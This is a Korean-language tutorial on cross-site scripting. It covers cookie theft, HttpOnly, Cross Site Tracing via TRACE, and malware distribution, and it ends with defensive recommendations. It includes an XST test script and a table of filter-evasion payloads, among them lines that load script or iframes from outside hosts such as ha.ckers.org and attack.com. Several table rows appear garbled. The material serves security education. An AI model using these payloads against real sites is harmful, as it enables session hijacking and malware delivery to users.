XSS(Cross Site Scripting)

1. XSS란 무엇인가

XSS란 Cross Site Scripting의 약자(CSS라고도 불리기도 하나 Cascading Style Sheets와 혼용되어 일반적으로 XSS를 많이 사용한다.)로 Web 보안 취약점 중 하나이다. 이러한 XSS는 인터넷이 생겨나고 활성화 되기 전, 홈페이지 소개 및 단지 정보를 제공하는 정적인 페이지에서 인터넷이 활성화 된 현재, 게시판에 글을 쓰고 메일을 작성하는 등 사용자가 개입하여 동적으로 생성되는 페이지로 바뀌어가면서 XSS 취약점은 나타나기 시작했다. Web이 발전함에 따라 XSS 또한 지능화 되고 있으며, 현재도, 앞으로도 가장 위협적인 Web 취약점이 될 것이다.

이 취약점이 위협적인 이유는 공격 기법 자체가 HTML과 Script를 사용하여 쉽게 공격 코드를 제작할 수 있다는 것과, 이렇게 제작된 간단한 공격 코드를 대부분의 홈페이지에 손쉽게 올릴 수 있다는 것이다.

XSS가 실행되는 원리를 살펴보면 악의적인 사용자가 생성한 페이지 또는 동적으로 생성되는 웹 페이지에 악의적인 HTML 태그나 스크립트를 포함 시킬 수 있다. XSS는 웹 어플리케이션에 클라이언트로부터 데이터가 요청/응답을 통해 받아진 데이터(악의적인 HTML이나 스크립트)를 웹 브라우저가 해석하게 되고, 이렇게 해석된 데이터를 통해 공격자가 원하는 형태대로 스크립트 실행이 가능하게 된다.

이러한 공격에 사용되는 대상 스크립트나 언어는 “JavaScript”, “VBScript”, “ActiveX”, “HTML”, “Flash” 등이 있다.

2. 다양한 공격 형태.

- Cookie Sniffing 기법

  Cookie란? 사용자 인증 측면에서만 봤을 때 사용자의 인증 데이터를 가지고 있는 값이다. 이는 클라이언트에 저장 되며, 파기 되기 전까지는 서버에 데이터를 요청할 때 항상 서버로 보내어진다. 인증 프로세스를 살펴보면 특정 웹사이트에서 아이디 패스워드를 입력하게 되면 서버는 “id=guest” 형태의 데이터를 쿠키를 통해 전송해준다. 이 데이터는 서버에 정보를 요청할 때마다 전송되어지기 때문에, 한번의 로그인으로 인해 계속 사이트를 로그인 한 상태로 서핑 할 수 있게 된다.

  위의 경우 “id=guest” 라는 값을 클라이언트 즉 브라우저가 저장하고 있기 때문에 공격자에 의해 조작 될 수가 있다. “id=admin” 이라는 값으로 공격자가 조작하여 서버로 전송하게 된다면, 서버는 guest 사용자가 아닌 admin이라는 사용자로 인식을 하여, 동작하게 될 것이다. 이를 방어하기 위해 웹 서버는 Session을 사용하게 된다. Session은 기존 공격의 문제점인 쿠키 값 변조를 막기 위해, 쿠키에 사용자 정보를 바로 전송하지 않고 서버에 사용자 정보를 저장해두고 그 저장해둔 데이터를 찾을 수 있는 Key 값을 Cookie로 전송하게 된다. 즉, 서버에 남기 때문에 데이터 조작이 불가능하고, 사용자를 신뢰할 수 있다.

  이러한 방어 기법을 무력화(?) 하기 위해 공격자는 XSS를 사용하여, Cookie 값을 훔쳐내고, 훔쳐낸 데이터(세션 키)를 이용하여, 다른 사용자로 로그인할 수 있다.

  그럼 어떠한 형태로 Cookie Sniffing이 가능하며, 어떻게 활용되는지 알아보도록 한다.



그림 1. XSS를 통한 Cookie Sniffing

1. 공격자는 악성 스크립트(Cookie 훔치는)를 정상적인 웹 서비스를 하고 있는 홈페이지에 올려 놓는다.(게시판이나, 메일, 블로그 등…)
2. 일반 사용자는 아무것도 모른 상황에서 게시물을 보거나 메일을 확인하거나, 블로그에 접속한다.
3. 일반 사용자는 자신도 모르게 공격자가 올려놓은 악성 스크립트를 자동으로 실행하게 되고, 자신의 Cookie(인증 정보가 들어 있는)값을 공격자에게 전송하게 된다.
4. 공격자는 사용자의 Cookie 값을 이용하여, 일반 사용자인척 속인 후, 개인 정보를 유출하거나, 데이터를 훔치거나, 삭제, 변조 등 다양한 공격을 한다.

이러한 Cookie를 훔치는 행위를 방지하기 위해 MicroSoft에서 보안 대책으로 HttpOnly Cookie를 Internet Explorer 6에 포함했다. HttpOnly는 Cookie에 새로운 속성을 부여한 것으로, 이름에서 볼 수 있듯이 http에서만 사용할 수 있는 쿠키이다. 즉 HttpOnly 속성을 가지는 Cookie는 Client Side Script에서 (javascript, vbscript 등) 컨트롤 할 수 없다. 이러한 HttpOnly는 파이어폭스 브라우저에서도 모듈로 따로 지원하고 있다.

```
Set-Cookie: <name>=<value>[; <name>=<value>]
[; expires=<date>][; domain=<domain_name>]
[; path=<some_path>][; secure][; HttpOnly]
```

그림 2 HttpOnly가 추가된 Cookie

위의 그림2에서 보는 바와 같이 쿠키의 속성에 “HttpOnly” 옵션이 추가 되었으며, 이 옵션을 사용하여 생성된 쿠키는 스크립트 등에서 접근할 수가 없다.

```
1
2  <script type="text/javascript">
3  function httpOnlyCookie()
4  {
5      var str;
6      document.cookie="Name=Value";
7      str = "Normal   Cookie is : "+document.cookie+"\r\n";
8
9      document.cookie="Name=Value; httpOnly";
10     str += "HttpOnly Cookie is : "+document.cookie;
11
12     alert(str);
13 }
14 </script>
15 <FORM>
16     <INPUT TYPE="BUTTON" onClick="httpOnlyCookie();" Value="httpOnly Cookie">
17 </FORM>
```

그림 3 HttoOnly 테스트 화면

그림 3에서 보는 바와 같이 HttpOnly 속성을 가진 쿠키는 접근이 불가능함을 알 수 있다. 웹 페이지에서 접근이 필요 없는 쿠키는 꼭 HttpOnly 속성을 부여하여 웹페이지의 보안 강도를 높이도록 하자.

하지만 이렇게 쿠키에 접근이 불가능하게 되자, 공격자들은 다른 우회 방법을 통해 쿠키에 접근하려고 시도를 했다. 그 공격 기법이 XST(Cross Site Tracing) 공격이다

XST 공격은 웹 서버가 TRACE Method를 지원한다면 가능하다. TRACE Method는 에코 메커니즘 형태로 TRACE Method를 전송했을 때, 전송된 값이 그대로 다시 되돌아오는 Method다.



그림 4 TRACE Method

그림 4는 TRACE Method를 통해 전송된 데이터가 다시 그대로 보여지는 걸 확인 할 수 있다. 그럼 이를 통해 어떻게 Cookie를 가져올 수 있을지 알아보도록 하자.

```
<script type="text/javascript">
<!--
function sendTrace () {
var xmlHttp = new ActiveXObject("Microsoft.XMLHTTP");
xmlHttp.open("TRACE", "http://[redacted]",false);
xmlHttp.send();
xmlDoc=xmlHttp.responseText;
alert(xmlDoc);
}
//-->
</script>
<INPUT TYPE=BUTTON OnClick="sendTrace();" VALUE="Send Trace Request">
```

그림 5 XST 공격 테스트 코드



그림 6 XST 공격 화면

위와 같이 간단하게 TRACE Method를 이용한 공격을 활용하여 HttpOnly 속성을 우회하여 쿠키 정보를 뽑아올 수 있다.

하지만 최근에 MS 보안 업데이트를 하면서 TRACE Method를 사용하지 못하도록 설정하였다. 즉 보안 업데이트만 꾸준히 한 사용자는 XST 공격을 피해갈 수 있을 것이다.

- **악성코드 유포**

최근 공격의 형태가 서버를 공격하는 형태에서 개인 사용자를 공격하는 형태로, 단순한 호기심에서 금전적 이득을 위한 수단으로 형태가 바뀌면서, 일반 사용자를 공격하는 형태가 많이 늘어나고 있다. 일반 사용자의 컴퓨터를 해킹하여, 악성코드를 심는다거나, 악성 ActiveX를 정상 ActiveX인 것처럼 속여 설치하게 만든다거나 하여, 일반 사용자를 공격하게 된다.
사람들이 많이 찾는 포털 사이트 카페나, 블로그를 통해 ActiveX를 설치하게 하는 피해사례도 많이 있었으며, 또한 중국 해커들은 ActiveX취약점을 이용하여 공격 코드를 일반 게시판에 올리기도 하고, SQLI Injection 공격을 통해 사이트에 공격 코드를 심는다거나, 사이트를 해킹하여 메인 페이지에 공격 코드를 심는 사례가 많이 늘어나고 있다.

그림 7 ActiveX 공격과 ActiveX 설치

위 그림처럼 악성코드를 설치하여, 사용자가 페이지를 열어보게 한 후, 페이지를 열어봄과 동시에 공격자의 서버에 있는 공격 프로그램을 실행하게 된다. 이로 인해 일반 사용자는 자신도 모르게 악성 코드에 감염되어, 다른 사용자를 공격하거나, 게임핵 같은 악성 프로그램에 의해 개인 정보 등이 유출되거나 한다.

- **스크립트 암호화 및 우회**

이러한 XSS 공격으로 인해 많은 피해가 있었고, 이루어지기 때문에 포탈이나 기타 큰 홈페이지, 메일 서비스를 하는 업체에서는 Script를 필터링하고 있다. XSS를 막기 위해 HTML등을 사용하지 못하게 하면, 사용자에게 제공되는 서비스가 대폭 축소되기 때문에 완전히 차단을 하지 못한 채, 단지 문자열을 필터링 함으로서 XSS 공격에 대처하고 있다. 하지만 이러한 차단은 공격자들에 의해 쉽게 우회가 되기 때문에 XSS 공격에 대한 방안으로 볼 수가 없다.
그렇다면 어떠한 형태로 우회가 되는지 알아보도록 하자.

<IMG SRC='javascript:alert("XSS")'> 이와 같이 그림을 입력하는 태그에 자바스크립트를 입력함으로써 우회가 가능하다. 이러한 공격이 필터링 되어 있을 경우에는 <IMG SRC='vbscript:msgbox("XSS")'> vbscript를 사용하여 우회할 수도 있다.

위와 같은 우회 방법말고도 다양한 우회 방법이 존재한다. 간단히 살펴보도록 하자.

<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>	개행 문자를 사용하여 필터링 우회
<IMG SRC=JaVaScRiPt:alert('XSS')>	대소문자를 섞어 필터링 우회
<IMG SRC=javascript:alert('XSS')>	유니코드 인코딩 기법을 사용하여 필터링을 우회하는 행위
<IMG	HEX 인코딩을 사용하여 필터링을

SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>	우회하는 행위
<IMG SRC="jav ascript:alert('XSS');">	띄어쓰기를 통해 필터링 우회
<IMG SRC="jav ascript:alert('XSS');">	HEX 인코딩을 중간에 껴 넣어 우회하는 행위.
<iframe src=http://attack.com/script.html </iframe>	IFrame 태그를 사용하여 외부에 있는 페이지를 읽어 들이는 행위
¼script¾alert(¢XSS¢)¼/script¾	US-ASCII 인코딩 기법을 사용하여 필터링을 우회하는 행위

간단히 몇 가지만을 정리하여 알아보았다. 이외에도 수많은 인코딩 방법들이 존재한다. 또한 국내에서 가장 많이 사용되는 Internet Explorer 브라우저가 표준을 지키지 않아 허용되는 XSS 또한 심각한 수준이다.

또한 이러한 필터링을 우회하기 위해 Flash의 Action Script에 XSS 코드를 삽입하여 공격하는 경우도 많다. 이러한 형태는 아주 쉽게 필터링을 우회할 수 있으며, 공격 또한 쉽다.

이렇듯 필터링을 우회하여 악성 코드를 삽입해 사이트에서 악성 코드가 유포된다면, 많은 정상 사용자들이 피해를 입을 것이다.@

- **그 외 다양한 공격 형태**

  XSS 공격은 이러한 공격 외에도 다양한 방식으로 공격되고 있다. 어떠한 형태로 공격되고 있는지 간략하게 살펴보면 다음과 같다.

  ■ Key Logger

  웹 페이지 안에 키보드 이벤트를 받아 입력된 키 값을 공격자의 컴퓨터로 계속 전송하여 홈페이지에서 입력되는 모든 키를 가로채는 행위를 한다. 이는 아이디나 패스워드를 입력할 때도 적용이 되며, 이로 인해 아이디/패스워드, 게시물 작성 내용, 웹 페이지 활동 내역 등 다양한 정보를 가로챌 수 있으므로 특히나 주의해야 한다.

  ■ Mouse Sniffer

  Key Logger등을 막기 위해 은행권에서 마우스를 통해 특정 번호를 입력하는 방식을 취하고 있다. 이러한 방어 기법을 우회하기 위해 공격자는 마우스의 위치를 추적하여, 어떠한 키가 눌러졌는지 체크하여 공격자의 서버로 정보를 넘기는 공격이다. 즉 마우스 클릭 시의 X,Y 좌표를 공격자에게 넘겨줌으로써, 일반 사용자가 어떠한 키를 마우스를 통해 눌렀는지 알 수가 있다.

  ■ 거짓 정보 추가하기

  공격자는 사용자가 보여지는 페이지를 페이지 상에서 수정하여 보여줄 수가 있다. 공격자는 DOM 트리에서 어떠한 정보라도 수정할 수가 있다. 예를 들어 id/password 를 인증하기 위한 페이지를 공격자의 페이지로 바꿀 수 있으며, 현재 보여지고 있는 페이지 전체를 레이어를 통해 공격자가 원하는 페이지로 완전히 다 바꿔버릴 수도 있다. 예를 들어 은행권과 같은 금융 관련 사이트이거나, 개인정보 페이지일 수도 있으니 특별히 주의해야 한다.

  ■ 데이터 변조 및 삭제, 생성

  메일 서비스나 기타 서비스를 받고 있을 때, XSS 공격으로 인해 게시물이나 메일과 같은 데이터를 자신도 모르게 삭제될 수 있다. 이는 공격자가 메일이나 게시물을 읽을 때 글을 삭제하는 스크립트를 넣어두고, 사용자나 관리자가 읽게 만들어 데이터를 삭제하는 방법으로 사용된다. 또한 이를 사용하여 데이터를 변조할 수도 있다. 또한 관리자 계정이나 일반 사용자 계정을 추가할 수 있으므로 각별히 유의해야 한다.

- XSS 보안

  Html은 굉장히 많은 TAG를 가지고 있으며, 그 TAG의 속성도 다양하기 때문에 실제 서비스를 제공하면서 TAG를 막기란 여간 쉬운 일이 아니다. 그렇다고 손 놓고 지켜볼 수도 없는 노릇이다. 최대한 피해를 줄이기 위해 어떻게 해야 하는지 알아보도록 하자.

  1. 게시판이나 메일 기타 등등에서 HTML이 사용이 필요치 않을 경우에는 HTML을 허용하지 않아야 한다.

  2. HTML을 허용해야 할 경우에는 꼭 필요한 태그만을 허용해야 한다. (불필요한 태그만을 필터링 하는 것은 손쉽게 우회가 가능하다.)

  3. 태그의 속성, 이벤트를 꼭 확인하여 그에 대해 적절히 대응해야 한다.

  4. HttpOnly 속성을 적극 잘 활용해야 한다.

  5. Login 처리 시 IP와 Session을 하나로 묶어 A라는 Session은 B라는 IP에서만 사용이 가능하게 한다.

  6. 가급적 사이트에서 HTML 표준을 따른다.

  7. 개인정보를 열람하거나 수정할 경우 꼭 다시 한번 인증 절차를 거치게 한다.

  8. 주기적으로 취약성 체크 툴을 사용하여 검증 절차를 거친다.

  9. 코드를 동적으로 생성하고 실행하는 것을 자제해야 한다. 가장 잘 알려진 함수 중 하나가 eval() 함수인데, 이것은 임의의 스트링을 자바스크립트 코드로 실행할 수 있다.

  10. 브라우저 단에서 XSS를 막아주거나, 자바스크립트를 제한해주는 보안 툴을 사용한다.